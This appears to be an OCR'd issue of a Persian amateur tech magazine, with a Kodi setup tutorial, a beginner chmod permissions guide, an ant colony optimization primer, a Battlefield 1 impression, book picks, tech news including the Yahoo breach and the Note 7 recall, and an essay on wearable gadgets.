
برای بقیه پلتفرم ها هم از ویسایت کودی استفاده کنید یا این که سرچ کنید :دی همه‌ش گفتم وبسایت این هم آدرس صفحه دانلود :

https://kodi.tv/download


سلام کودی



خوب بعد از اجرای کودی باید مسیر فایل‌های ملتی مدیا را اضافه کنیم همان طور که در تصویر بالا مشخص است کافیست گزینه Files را انتخاب کنیم و گزینه Add Videos را بزنیم.




سپس باید مسیر فایل های ملتی مدیا را وارد کنیم، یا به صورت مستقیم مسیر را تایپ می‌کنیم یا از گزینه Browse استفاده می‌کنیم. در اینجا گزینه Browse را می‌زنیم.



همان طور که در شکل زیر می‌بینید کودی از پروتکل‌های مختلف شبکه هم پشتیبانی می‌کند و می‌توان دایرکتوری‌های تحت شبکه را نیز اضافه کرد. در اینجا یک مسیر از فایل‌های ویدیوی را اضافه می‌کنیم.



سپس OK را می‌زنیم.




در این مرحله در قسمت This directory contains نوع فایل‌های ویدیویی موجود که شامل Move برای فیلم , TV Show برای سریال و Music Videos برای ویدیو کلیپ

است را انتخاب می‌کنیم. ما در اینجا گزینه Move را برای فیلم انتخاب می‌کنیم .




در قسمت Choose a scraper یکی از افزونه‌های مخصوص فیلم را انتخاب می‌کنیم تا اطلاعات و عکس‌های فیلم ها را از سایت مربوط به افزونه دانلود کند. من The Movie Database را پیشنهاد می‌دهم که البته فیلتر هم است.

اگر داخل دایرکتوری که معرفی کردید چندی دایرکتوری دیگر برای فیلم‌ها وجود دارد گزینه Scan recursiverly را انتخاب کنید سپس OK را بزنید.



در این قسمت هم Yes را بزنید تا فیلم ها را به کودی اضافه کند.



بهتون تبریک می‌گم فیلم ها شما داخل کودی اضافه شد. به همین ترتیب می‌توانید سریال و موزیک ویدیو ها را هم اضافه کنید همچنین در قسمت مربوط به آهنگ و عکس می‌توانید آهنگ‌ها و عکس‌های خودتان را نیز اضافه کنید و از دیدن و شنیدنشان داخل کودی لذت ببرید.

از ویژگی‌های دیگر کودی می‌توان به افزونه‌های زیاد موجود شاره کرد مثلا می‌توان افزونه برای دانلود خودکار زیرنویس فیلم و سریال‌ها اضافه کرد و دیگه لازم نیست دنبال زیرنویس برای سریال و فیلم هایتان بگردید.

یا در قسمت موزیک می‌توانید افزونه برای دانلود متن آهنگ‌ها اضافه کنید و همراه آهنگ متن آهنگ را نیز ببینید.

در این قسمت چند افزونه اضافی و کاربردی دیگر معرفی می‌کنیم:

Youtube

می‌توان گفت یکی از بهترین افزونه ها است. اگر اهل یوتیوب هستید با کودی و این افزونه می‌توانید لذت بیشتری از یوتیوب ببرید.

Nasa

با استفاده از این افزونه می‌توان شبکه‌های مختلف تلویزیونی ناسا، از جمله پخش مستقیم از ایستگاه فضایی بین‌المللی را به صورت زنده مشاهده کرد.

Sports Devil

در صورتی که می‌خواهید آن دسته از رقابت‌های ورزشی را که توسط تلویزیون‌های کشورتان پخش نمی‌شود مشاهده کنید، می‌توانید از این افزونه بهره ببرید.

World News live

این افزونه، امکان پخش مستقیم مجموعه بزرگی از شبکه‌های خبری دنیا را از کشورها مختلف جهان در کیفیت‌های متفاوت برای شما فراهم می‌کند

دیگر افزونه‌ها


Khan Academy - Udacity - TED Talks

افزونه های خیلی بیشتری موجود است که خودتان می‌توانید امتحان کنید.

اگر در داخل کودی و تنظیمات بچرخید می‌توانید گزینه‌های زیاد و کاربردی پیدا کنید. مثلا کودی دارای پوسته های زیبا و متفاوتی است که از مسیر

System →Appearance→ Skin

پوسته های مختلف را دانلود و تست کنید. در پایین عکس از پوسته Unity اضافه کردم.



بقیه تنظیمات را خودتان انجام بدید.

حالا که کودی را شناختید یک کار جالب می‌شود با ترکیب کودی و بردهای مثل رسپری پای انجام داد. اگر یک تلویزیون عادی دارید می‌توانید آن را به وسیله کودی و رسپری به یک تلویزیون هوشمند تبدیل کنید و با استفاده از یک کارت DVB-T شبکه‌های دیجیتال و یا ماهواره‌ای را روی کودی داشته باشید و ازش لذت ببرید.از دیگر امکانات عالی کودی اپلیکشن کنترل کودی برای اندورید است که گوشی اندرودیدی شما را به یک کنترل عالی با امکانات زیاد تبدیل می‌کند. امکانات جالب کنترل کودی را که اسمش Kore است خودتان پیدا کنید.



امیدوارم این آموزش مفید بوده باشه و از این به بعد از دیدن فیلم و سریال بیشتر لذت ببرید.

منابع :

https://danialbehzadi.github.io

M2.hira@gmail.com

Linux File Permission

امروز قراره در مورد روش های اعمال Permission ها به روی فایل ها و فولدر ها صحبت کنیم

بهتره بگم که برای تغیر دادن سطوح دسترسی فایل ها و فولدرها در سیستم عامل گنو لینوکس از دستوری به نام chmod استفاده می کنیم که مخفف change mode هست برای اعمال کردن این سطوح دسترسی باید از یه قانونی پیروی کنیم که این شکلیه ☺

ما ۳ سطح دسترسی داریم:

۱. Read : توانایی خواندن
۲. Write : توانایی نوشتن
۳. Execute : توانایی

و ۳ گروه دسترسی داریم:

۱. Owner : مالک یا ادمین
۲. Group : افراد عضو گروه یا اعضای گروه که در سایت عضو هستن
۳. Public : دیگران یا سایر بازدیدکنندگان

در واقع اعدادی که برای مجوزها نوشته می شود در مبنای هشت هست !!
رقمهای اول و دوم و سوم [از چپ به راست] مجوز owner وgroup و Public رو مشخص میکنه. هر کدوم از این سه رقم را که به مبنای دو برده شه یک عدد سه رقمی در مبنای دو می شه که رقم اول و دوم و سومش [از چپ به راست] مجوز Read وWrite و Execute را مشخص می کنه.

اوکی تا اینجا حله حالا بیاین ببینیم که ۷۷۷ معنیش چی میشه (OMG) خخخ نه این نمیشه

کد:

```
owner -> 7 = 4 + 2 + 1 = read + write + execute
group -> 7 = 4 + 2 + 1 = read +write + execute
others -> 7 = 4 + 2 + 1 = read +write + execute
```

اممم بزار اینجوری بگیم

```
owner -> 7 = (111) = rwx
group -> 7 = (111) = rwx
others -> 7 = (111) = rw
```

به این عکس دقت کنید که تو اینترنت پیداش کردم

```
root@static:~
[root@static ~]# ls -l
total 4
-rw-------. 1 root root 1073 Oct  8 05:20 anaconda-ks.cfg
-rwxrwxrwx. 1 root root    0 Oct 15 09:13 roham.txt
[root@static ~]#
```

تو این عکس به فایل roham.txt دسترسی 777داده شده حالا اگر بخوایم permission یک فایل با نام roham برای owner به read,write execute و برای group به read و برای other بدون هیچ گونه سطح دسترسی تعیین کنیم اینطوری باید دستور رو وارد کنیم به همین راحتی !! ☺ دیدین لینوکس سخت نیست

```
[root@static ~]# chmod 740 roham.txt
[root@static ~]# ls -l
total 4
-rw-------. 1 root root 1073 Oct  8 05:20 anaconda-k
s.cfg
-rwxr-----. 1 root root    0 Oct 15 09:13 roham.txt
[root@static ~]#
```

نکته اگه خواستین برای گروه دسترسی read و write و بدین کافیه ۴ و با ۲ جمع کنیم

```
[root@static ~]# chmod 760 roham.txt
```

نکته دیگه اینکه تمام این شرایط برای فولدر ها هم صدق میکنه و جواب میده (کمی هم گوگلی باشین و با زبان انگلیسی دوست)

منتظر آموزش های بعدی و پادکست های ویدیویی در همین مورد باشین.

rohammosalli@outlook.com

الگوریتم مورچگان


الگوریتم کلونی مورچه برای اولین بار توسط دوریگو (Dorigo) و همکارانش به عنوان یک راه حل چند عامله (Multi Agent) برای مسائل مشکل بهینه سازی مثل فروشنده دوره گرد (TSP :Traveling Sales Person) ارائه شد.

موجودی که از طریق حسگر ها قادر به درک پیرامون خود باشد و از طریق تاثیر گذارنده ها بتواند روی محیط تاثیر بگذارد عامل هوشمند (Intelligent Agent) نامیده می شود.

الگوریتم کلونی مورچه از مطالعات و مشاهدات روی کلونی مورچه الهام گرفته شده است. مورچه ها حشراتی اجتماعی هستند که در کلونی ها زندگی می کنند و با دقت در رفتار آنها در می یابیم که تلاش آنها بیشتر در جهت بقاء کلونی است تا درجهت بقاء یک جزء از آن. یکی از مهمترین و جالب ترین رفتار مورچه ها، رفتار آنها برای یافتن غذا و به ویژه چگونگی پیدا کردن کوتاهترین مسیر میان منابع غذایی و آشیانه است.

توسعه این الگوریتم از رفتار مورچه‌ها الهام گرفته شده است. مورچه‌ها حشرات اجتماعی هستند. آنها در دسته بزرگی از جمعیت که کلونی نامیده می شود زندگی می کنند و رفتارشان تابع بقای کلونی است. در واقع چیزی که اهمیت دارد بقای کلونی است نه بقای فردی. از رفتار مورچه‌های کارگر که برای یافتن غذا تلاش می‌کنند و اینکه مورچه چگونه کوتاه‌ترین مسیر را برای یافتن غذا تا لانه طی می‌کند در الگوریتم مورچگان الهام گرفته شده است.

مورچه ها برای یافتن غذا، ابتدا محدوده دور لانه را بطور تصادفی طی می‌کنند. در حال حرکت، مورچه‌ها اثری از خود به نام فرومون روی زمین به جا می‌گذارند. مورچه‌ها فرومون را می‌توانند بو بکشند و در هنگام انتخاب مسیر، مسیری که اثر فرومون قوی‌تری دارد، احتمال انتخاب بیشتری خواهد داشت. به محض اینکه مورچه‌ای منبع غذایی پیدا کرد، کیفیت و مقدار غذا را ارزیابی می‌کند و مقداری از غذا را با خود به لانه می‌برد. در طول بازگشت، اثر فرومون به جای مانده در زمین بستگی به کیفیت و کمیت غذای حمل شده دارد. اثر فرومون ، سایر مورچه ها را در رسیدن به منبع غذا راهنمایی می‌کند. با توجه به اینکه فرومون در اثر مجاورت با هوا تبخیر می‌شود، از مسیری که مورچه کمتری عبور کند و این فرومون تشدید نشود، بعد از مدتی کاملاً محو می‌شود. در واحد زمانی یکسان، از مسیرِکوتاه‌تر نسبت به مسیر طولانی‌تر مورچه‌های بیشتری عبور می‌کنند پس فرومون بیشتری باقی می‌ماند. در نتیجه‌ی گذشت زمان پس از مدتی، از مسیری که مورچه نگذشته باشد هیچ اثری از فرومون نخواهد ماند و همه از مسیر کوتاه‌تر عبور می‌کنند. شکل زیر را ببینید.



این مثال چگونگی حرکت مورچه‌ها برای رسیدن به کوتاه‌ترین مسیرشان را نشان می‌دهد. در اینجا تنها دو راه برای رسیدن به غذا وجود دارد. مورچه‌ها با کمکِ فرومونی که از بدنشان ترشح می‌شود کوتاه‌ترین مسیر را پیدا می‌کنند بدین ترتیب در سمتی که فرومون بیشتری باشد احتمال گام نهادن در آن مسیر بیشتر می‌شود(Tfaili & Siarry 2007)

بهینه سازی مسائل کلونی مورچه (ACO)

همانطور که می دانیم مسئله یافتن کوتاهترین مسیر، یک مسئله بهینه سازی است که گاه حل آن بسیار دشوار و زمان بر است. بعنوان مثال میتوان به مسئله فروشنده دوره گرد (TSP) اشاره کرد.در این مسئله فروشنده دوره گرد باید از یک شهر شروع کرده، به شهرهای دیگر برود و سپس به شهر مبدا بازگردد بطوریکه از هر شهر فقط یکبار عبور کند و کوتاهترین مسیر را نیز طی کرده باشد.

با انجام یک الگوریتم برنامه سازی پویا برای این مسئله ، زمان از مرتبه نمایی بدست می آید که اصلا مناسب نیست. البته الگوریتم های دیگری نیز ارائه شده اند ولی هیچ کدام کارایی مناسبی ندارند. ACO الگوریتم کامل و مناسبی برای حل مسئله TSP است.

sina.exmeta@gmail.com



Tehran Institute of Technology
مجتمع فنی تهران
نمایندگی میرداماد


Java

laravel

perl

php

python

Ruby

ANGULARJS

Microsoft
.NET

ZEND
FRAMEWORK

Battlefield 1 : جهنم جنگ جهانی اول

قسمت اول

آنچه در ادامه می‌آید تجربه نگارنده از این بازی میباشد.

پس از پیش ثبت نام برای بازی Battlefield 1 لحظه شماری میکردم تا بتوانم نسخه الفای این بازی را تست کنم. با توجه به تریلر هایی که دیده بودم با ذهنی باز و پر از انتظارات به سرور بازی با کامپیوتر شخصی خود متصل شدم و باید اعتراف کنم شما با یکی از زیبا ترین بازیها تاریخ روبه رو هستید. ۶۴ نفر انلاین روی یک نقشه بسیار گسترده و با امکانات جالب که به مرور به آن خواهم پرداخت. بازی روایت جنگ جهانی اول مابین نیروهای آلمان و انگلستان است.

در این بازی شما امکان انتخاب بازی در نقش سرباز های انگلیسی و یا آلمانی را دارید. یکی از زیبا ترین امکانات بازی که شما را میخکوب خواهد کرد مود یا حالت **اسپکتیتر یا دوربین آزاد** میباشد به طوری که اگر **Battlefield 4** یا **Battlefield hardline** را بازی کرده باشید با آن آشنا خواهید بود. همانطور که در تصویر زیر مشاهده میکنید میتوانید در فضای بازی به پرواز در آیید و تصاویر بی‌نظیری را ثبت کنید



در این بازی شما باید با تاکتیک‌هایی که به کار میبرید ۵ پرچم حریف را برای خود کنید. شما قادر هستید که ۴ کلاس بازی را اجرا کنید چهار کلاسی که هر یک قدرت‌های خاص خود را دارند که در ادامه به بررسی تک تک آن‌ها خواهیم پرداخت.

کلاس اول: Assault

در این کلاس شما کنترل تانک ها را بر عهده دارید.

با همکاری دوستان خود میتوانید هدایت تانک ها را که خود از کلاس‌های کوچک و سریع ، متوسط ، بزرگ و کند تشکیل می‌شوند، بر عهده بگیرید.

کلاس دوم: support

در این کلاس وظیفه شما ازبین بردن تانک های دشمن و به نوعی حمایت کردن از افراد خودی است.

کلاس سوم: Medic

وظیفه این کلاس علاوه بر جنگ‌اوری درمان باقی نیروها میباشد و با هر دمان شما قدری امتیاز تجربه به دست می‌اورید.

کلاس چهارم:Sniper



در این کلاس وظیفه شما حذف تک تک نیروهای دشمن از فاصله دور و به نوعی پاکسازی مسیر پیش روی افراد خودی است.



یکی از زیبا ترین گزینه های این بازی توانایی جنگ هوایی مابین هواپیما ها و حتی بالن های نیتروژنی میباشد.

ظاهراً شما وقتی هریک از این گروه‌ها را انتخاب کنید تا آخر باید در آن گروه باقی بمانید اوه نه صبر کنید قابلیت SPAWN اینجا به کار شما می‌آید. شما بعد از آنکه مردید میتوانید کلاس خود را تغییر داده و در بخشی از نقشه که افراد گروهتان قرار دارند از نو ظاهر شده و بازی را در کلاس جدیدی تجربه کنید. از جمله مزایای این قابیلیت تغییر لحظه‌ای روند بازی است به طوری که ممکن است که با تغییر شما به یک کلاس جدید منجر به برد گروهتان گردید و یا منجر به باخت آن‌ها گردید.



ادامه دارد......

Maemo5d@gmail.com

گیک و کتاب

نقشی بر سنگ – مبانی مفهومی کامپیوتر

نوشته : W.Daniel Hillis

ترجمه : بهروز بیات

ناشر: فرهنگ معاصر



این کتاب مفاهیم کامپیوتری را به زبان بسیار ساده توضیح داده است. مفاهیمی مثل محاسبات کوانتمی، ماشین های حالت متناهی، جهانشمولی تورینگ، شبکه نورونی و...

فیزیک و جهان ما

نوشته : پائول پارسونز

ترجمه: محسن شجری

ناشر: سبزان



این کتاب در خصوص سوالات و مفاهیم مهم فیزیکی می‌باشد. به‌عنوان مثال پایستگی انرژی مفهومی است که در تمامی موضوعات علم فیزیک کاربرد دارد. این مسئله یک اصل مهم در نظریه موج، ترمودینامیک، مکانیک کوانتوم و نسبیت است.

چه خبر؟ – بخش دوم

انفجار!

اگر دست بر قضا شما نیز از دارندگان فبلت نوت ۷ هستید و در جریان خبرهای اخیر پیرامون انفجار این موبایل در حین شارژ قرار گرفته اید، احتمالا ترجیح می دهید در صورتی که باتری این محصول را واحد Samsung SDI تامین کرده باشد برای مدتی هم که شده از موبایل خود استفاده نکنید.

البته اشاره کنیم سامسونگ هم به آن دسته از مشتریانی که این موبایل را خریداری کرده و از آن استفاده می کنند چنین توصیه ای کرده است.

این کمپانی مستقر در کره جنوبی اوایل همین ماه اعلام کرد که ۳۵ گزارش جداگانه در رابطه با انفجار نوت ۷ دریافت کرده و به همین دلیل در نظر دارد محصول را مورد بررسی قرار داده و علت را پیدا کند.

اما دقیقا از همان زمان که سامسونگ بررسی این مساله را آغاز کرد، گزارش های بیشتری در مورد انفجار آن در اقصی نقاط دنیا منتشر شد و در نهایت حتی اداره هوانوردی آمریکا مجبور گردید که ممنوعیت همراه داشتن نوت ۷ در خطوط هوایی را مورد بررسی قرار دهد.

حالا ما تقریبا می دانیم که مقصر اصلی این اتفاق باتری های تولید Samsung SDI هستند اما سوالی که در اینجا مطرح می شود این است که چه مساله یا موضوعی کره ای ها را بر آن داشته تا فراخوانی عمومی را برای جمع آوری محصولات فروخته شده از سطح بازار اعلام کنند؟

اخیرا سامسونگ بیانیه ای رسمی را در این رابطه منتشر کرده که در آن اینطور آمده: ما براساس بررسی هایمان اینطور دریافته ایم که پیل باتری این موبایل مشکل دارد. در واقع گرمای بیش از حد ناشی از برخورد آنود با کاتد بوده که به بروز این مشکل انجامیده و این مساله خطایی بسیار نادر است که می تواند در پروسه تولید رخ دهد.

تکنولوژی باتری مورد استفاده درون دستگاه های موبایل مدت هاست که نیازمند تحولی اساسی است اما متاسفانه تغییر چندانی در آن روی نداده. از طرفی آنطور که متخصصان امر می گویند، هرگونه باتری لیتیومی- یونی به خاطر مواد شیمیایی به خدمت گرفته شده درونش امکان انفجار دارد.

برای مثال، لیتیوم از نظر الکتروشیمیایی پتانسیل های بالایی دارد و به همین خاطر است که در باتری های ظرفیت بالا به عنوان آنود به خدمت گرفته می شود. از سوی دیگر، این ماده به شدت کنش پذیر بوده و مستعد از دست دادن حرارت است.

گرم شدن بیش از اندازه یک باتری معیوب باعث باز شدن پیل ها می گردد و با انجام یک سری واکنش های شیمیایی سلسه وار پیل های دیگر نیز دستخوش چنین تغییری می گردند. به این تغییر فرار حرارتی می گویند و علت اصلی انفجار برخی باتری ها هم در اصل همین است. اما نقص اصلی که باعث فرار حرارت می شود می تواند از یک اتصال کوتاه ساده یا حتی نقص در طراحی ریشه گرفته باشد.

ظاهرا برخی باتری های به خدمت گرفته شده درون نوت ۷ دچار نوعی خطا در فرایند تولید هستند و به همین خاطر عقلانی است که این شرکت هرچه سریع تر آنها را تعویض نماید.

فعال شدن سیم کارت آمریکایی در ایران

به نقل از نیویورک تایمز رایتل، اپراتور ایرانی با یک اپراتور آمریکایی تفاهم نامه همکاری را به امضا رسانده است و به موجب آن سیم کارت های آمریکایی در ایران کار می کنند، حالا معاون تجاری اپراتور رایتل گفته است که این همکاری تنها در مورد سرویس رومینگ بین الملل است.

ساسان جباری، معاون تجاری اپراتور سوم تلفن همراه درمورد انتشار خبری مبنی بر توافق اپراتور تلفن همراه آمریکایی AT&T با این اپراتور و آنتن دهی موبایل‌های آمریکایی در ایران اظهار داشت که موضوع آنتن دهی سیم کارتهای خارجی اپراتورهای طرف قرارداد رایتل، موضوع تازه ای نیست و رایتل برمبنای سرویس رومینگ بین الملل با بیش از ۸۷ کشور و با ۱۲۳ اپراتور موبایل توافق همکاری دارد.

khalatbari.computer@gmail.com

یاهو هک شد و اطلاعات۵۰۰ میلیون کاربر توسط هکرها به سرقت رفت.



شرکت خدمات اینترنتی یاهو برای اولین بار اعلام کرد که در سال ۲۰۱۴ اطلاعات دست‌کم ۵۰۰ میلیون کاربر این سیستم به سرقت رفته است. گفته می‌شود این حمله سایبری از سوی یک دولت سازماندهی شده بود. اطلاعات سرقت شده شامل اسامی، ایمیل، شماره تلفن، تاریخ تولد، پسوردهای رمزگذاری شده و سؤالات و پاسخ‌های امنیتی حین ساختن اکانت بوده است. این خبر همزمان با فروش ۴٫۸ میلیارد دلاری یاهو به وارایزون در خور توجه است و برخی سهامداران نگران تغییر قیمت فروش یاهو با این خبر هستند.

پیام‌رسان گوگل Allo رسما عرضه شد.



مایکروسافت ادعا کرده است که به درمان سرطان کمک خواهد کرد و تا ده سال آینده دیگر سرطان واژه ترسناکی نخواهد بود.

zbobobzblack@gmail.com

آینده ای ترسناک ولی گیکی



شاید شما هم در برخی برنامه های تجاری، تبلیغاتی را مشاهده کرده اید که موضوعی در آینده‌ای نچندان دور را نشان می‌دهد و محتوی آن یک فرد شیک پوش و متخصص است که با استفاده از گجت های پوشیدنی کار های عجیب و نشدنی را انجام می‌دهد و در کمترین زمان ممکن می‌تواند کار های روزمره و حرفه ای خود را انجام دهد. بسیاری از مردم با این تفکر که این روند پیشرفت گجتی ممکن است بشریت را به تنبلی و در آخر به نابودی برساند آن را تصور می‌کنند. در این مقاله قصد داریم تا به بررسی این موضوع بپردازیم و نتیجه بگیریم که آیا این روند پیشرفت تکنولوژی و گجت ها برای انسان مضر است یا مفید؟ آیا گجت های این چنینی برای بهبود زندگی ما هستند یا کنترل بیشتر بر روی زندگی ما؟

همه چیز در مقابل چشمان شما



در این دو سال اخیر عینک های هوشمند (واقعیت افزوده) حسابی سر و صدا به پا کردند و وقتی اسم شرکت هایی مثل گوگل به گوش می‌رسد حتما برنامه ریزی خاصی برای استفاده از آن در سطح جامعه انجام شده است. خارج از مسائل سود دهی و بازار و اقتصاد شرکت ها، این گجت واقعا می‌تواند در برخی مسائل برای مردم مفید باشد.

تصور کنید عینک شما با دوربین چند مگاپیکسلی خود می‌تواند هر موقع که به ضبط یا ذخیره تصویر نیاز دارید خواسته شما را برآورده سازد. نمایش سریع زمان و تاریخ و وضع هوا، مشاهده اخبار آنلاین در کسری از ثانیه. تمام کار های لحظه ای که نیازمند یک گجت بزرگتر است را می‌توانید در عینک خود داشته باشید. در صنعت طراحی و یا نقشه پردازی هم می‌تواند کمک بزرگی به مهندسین این عرصه ارائه دهد.

یک گیک که در حال برنامه نویسی می‌باشد شاید نیاز به یک ارتباط آنلاین تیمی بین دوستان هم صنف خود داشته باشد که اعم از ارتباط صدا و تصویر و اطلاعات می‌باشد، پس چه چیزی بهتر و راحت تر از یک عینک هوشمند است؟ به طور حتم می‌شود از آن برای روان تر شدن کار های روزمره استفاده کرد. این روز ها به دلیل گستردگی سیستم عامل اندروید، اکثر گجت ها با استفاده از اندروید فعالیت می‌کنند، این عینک های هوشمند هم اکثرا از این سیستم عامل پشتیبانی می‌کنند و از هزاران اپلیکیشن کاربردی مد نظر ما بهره می‌برند.



عینک ها یا دوربین های هوشمند و حرفه ای واقعیت مجازی هم از دسته گجت های هیجان برانگیز می‌باشد که در اوایل ورود به عرصه همگانی بیشتر جنبه کنسولی و بازی محور را به همراه داشت. اما با این حال الان برای صنعت فیلم سازی و شبیه سازی برخی مسائل تکنیکی مورد استفاده قرار گرفته است.



این گجت واقعیت مجازی در وحله اول، در ارتش مورد استفاده قرار گرفته بود و شبیه سازی های نظامی را با آن تست می‌کردند. بعد از پیشرفته تر شدن این گجت و مورد استفاده قرار گرفتن آن در صنعت بازی بسیاری از منتقدین عرصه فناوری آن را یک محصول تنبل کننده و دور کننده از زندگی واقعی افراد می‌دانند. اما بسیاری دیگر این گجت را ابزاری برای پیشرفت انسان و درک محیطی آواتار گونه را برای انسان می‌دانند و معتقدند که راهی برای پیشرفت رشد استفاده از مغز می‌باشد.

ساعت یا کنترل همه چیز؟



ساعت هوشمند، گجتی پر طرفدار و محبوب میان مردم است. ساعتی دارای سیستم عامل، پشتیبانی از سیم کارت، دوربین و برنامه های کاربردی و حتی بازی. تمام کارایی های یک موبایل هوشمند در قالب یک ساعت مچی جمع و جور. پیش خود فکر کنید که ساعتی دارید با توانایی یادداشت ، یادآوری وظیفه،

تماس تلفنی، پیامک، ارسال و دریافت ایمیل، مشاهده عکس و فیلم، یا در هر زمان که نیاز به اینترنت دارید شما را به اینترنت متصل کند. با این اوصاف با وجود چنین گجتی کوچک ولی پر کاربرد می‌توان خیلی راحت تر به کار های ساده ای که باید حتما از طریق موبایل هوشمند خود انجام می‌دادید برسید. امکان دیگر برخی از ساعت های هوشمند وجود سنسور های سنجش حرکت و تشخیص سرعت است، که بیشتر برای آگاه شدن از میزان فعالیت بدن و مصرف کالری می‌باشد و می‌توان از آن با ارتباط به موبایل هوشمند خود یک روند ورزشی را در پیش گرفت.

هرچند با وجود نقد های زیادی که از سوی منتقدین به این دست از گجت ها می‌شود اما، تقریبا شباهت خاصی به فیلم های جاسوسی پیدا کرده اند و این خود یک جذابیت خوبی برای استفاده از این گجت ها محسوب می‌شود.



مدتی است که smart band ها هم طرفداران خوبی پیدا کرده است. این گجت کوچک همانند ساعت های هوشمند عمل می‌کند با این تفاوت که کوچتر است و بیشتر کاربرد آن برای سنجش سلامتی بدن، فیتنس، آگاه بودن از وضع پایداری بدن(میزان قند خون، فشار خون و ...) است. با وجود سنسور هایی که در این گجت کار گذاشته شده است می‌تواند به عنوان یک دستگاه چک‌آپ مناسب عمل کند. با ارتباط بین این گجت و موبایل هوشمند خود می‌توانید به صورت روزانه آمار ورزشی خود را زیر نظر بگیرید و تمرین های خود را مدیریت کنید.



گجت های دارای پروژکتور هم این روزها تقریبا در دست عموم جای خود را ثابت کرده است. این گجت با اتصال به تبلت و یا موبایل هوشمند شما از طریق بلوتوث یا وای فای، تصویر صفحه نمایش گجت شما را بر روی دست یا محیطی که قرارداده شده است را بازتاب می‌کند، در این گجت سنسور های تشخیص فشار و حرارت قرار داده شده است تا توسط حرکت انگشتان شما متوجه شود که در کدام نقطه از تصویر فرمان اجرا داده اید. خوبی این گجت افزایش حرکت بدن و استفاده بیشتر از عضلات دست می‌باشد که از تنبلی ماهیچه جلوگیری می‌کند.

حالت های دیگر این گجت مانند رومیزی و دیواری وجود دارد که برای همین کاربرد در جای دیگری استفاده می‌شود.

کنترل محیط با احساس

گجت های پیشرفته ای در حال طراحی و گسترش هستند که پایه کار آن ها فرمان گیری از احساس بدن انسان است.



این پروژه اوایل در ارگان های نظامی در حال آزمون و خطا بود با این فرض که اسلحه های مخصوصی وجود داشته باشد که فقط برای فرد خاصی طراحی شده باشد و با اثر انگشت یا کلید حسی که یک سنسور انگشتی کد گزاری شده بود کار کند. بعد ها این پروژه به دست عموم رسید و الان برای موبایل های هوشمند و دیگر گجت ها مورد استفاده قرار می‌گیرد.

اخیرا گجتی در حال ساخت است که توان محاسبه آسیب دیدگی بافت استخوان و سنجش میزان عنصر اولیه برای بهبود و ترمیم را در خود جای داده است، از این گجت برای درمان زخم های عمیق یا شکستگی های جزئی استفاده می‌کنند.

گجت های حسی برای توان بخشی به سیستم عصبی بدن انسان هم وجود دارد و در این عرصه بسیار مفید واقع شده است، به طور مثال کسانی که به مشکل اختلال در ارسال دستورات عصبی از مغز به ستون فقرات بر می‌خورند می‌توانند با استفاده از گجت تقویت سیگنال عصبی بر روی ستون فقرات خود از این مشکل گذر کنند.

شارژم تمام شد



یکی از مشکلات تمام وسایل الکترونیکی اعم از همین گجت های امروزی، شارژ پاور یا باتری است که بر اثر مصرف مدام در حال تخلیه است.

چند سالی است که لباس هایی طراحی شده است که با استفاده از انرژی حرارتی و نیروی اصطکاک در خازنی قرار گرفته در لباس شارژ جمع آوری می‌کند تا هر موقع نیاز به شارژ مجدد گجت داشتید آن را به گجت وصل نموده و شارژ آن را بازیابی کنید. این گجت در قالب محصولاتی چون کفش، تی شرت، کاپشن و ... ارائه می‌شود.

خیر یا شر؟



بعد از تمام این تعاریف، مبحثی همچنان داغ بر سر راه این گجت ها باقی مانده است.

آیا واقعا این ابزار های گجتی برای راحت تر شدن و بهبود روند زندگی انسان ساخته شده است؟ آیا با این محصولات قرار است تا زندگی ما کنترلی بیشتر از قبل را تحمل کند و از اصل زندگی انسانی دور شود؟

این‌ها سوال های تکراری و کلیشه ای است که همیشه منتقدین تکنولوژی های نوین بر گجت های این چنین وارد می‌کنند. در جواب این مساله باید این تصمیم را که "استفاده کنیم یا نه؟" در خود مشخص کنیم.

اگر یک فرد با سواد در زمینه استفاده بجا از گجت ها هستید، پس نیاز به ترس از کنترل شدن خارج از زندگی پیرامون خود نیست، چون می‌دانید که کدام نوع اطلاعات را در چه گجت هایی استفاده کنید یا مسائل بسیار شخصی را وارد این گجت ها نکنید و صرفا برای گذران مشغله های روزانه و تنظیم روند کاری زندگی خود از آن ها استفاده کنید. پس در هر صورت بر عهده استفاده کننده است که بر حسب نیاز

باید برای خود و خانواده خود گجت های مخصوصی استفاده کند.

بی شک شرکت های بزرگ برای بیشتر شدن آمار فروش و بالاتر رفتن سود سالانه و ثابت کردن خود در چرخه بورس و اقتصاد، دست به برخی شیطنت ها می‌زنند که اسم آن را نمی‌توان دخالت یا کنترل بر زندگی مردم گذاشت زیرا باز هم بستگی به استفاده افراد از گجت ها دارد.

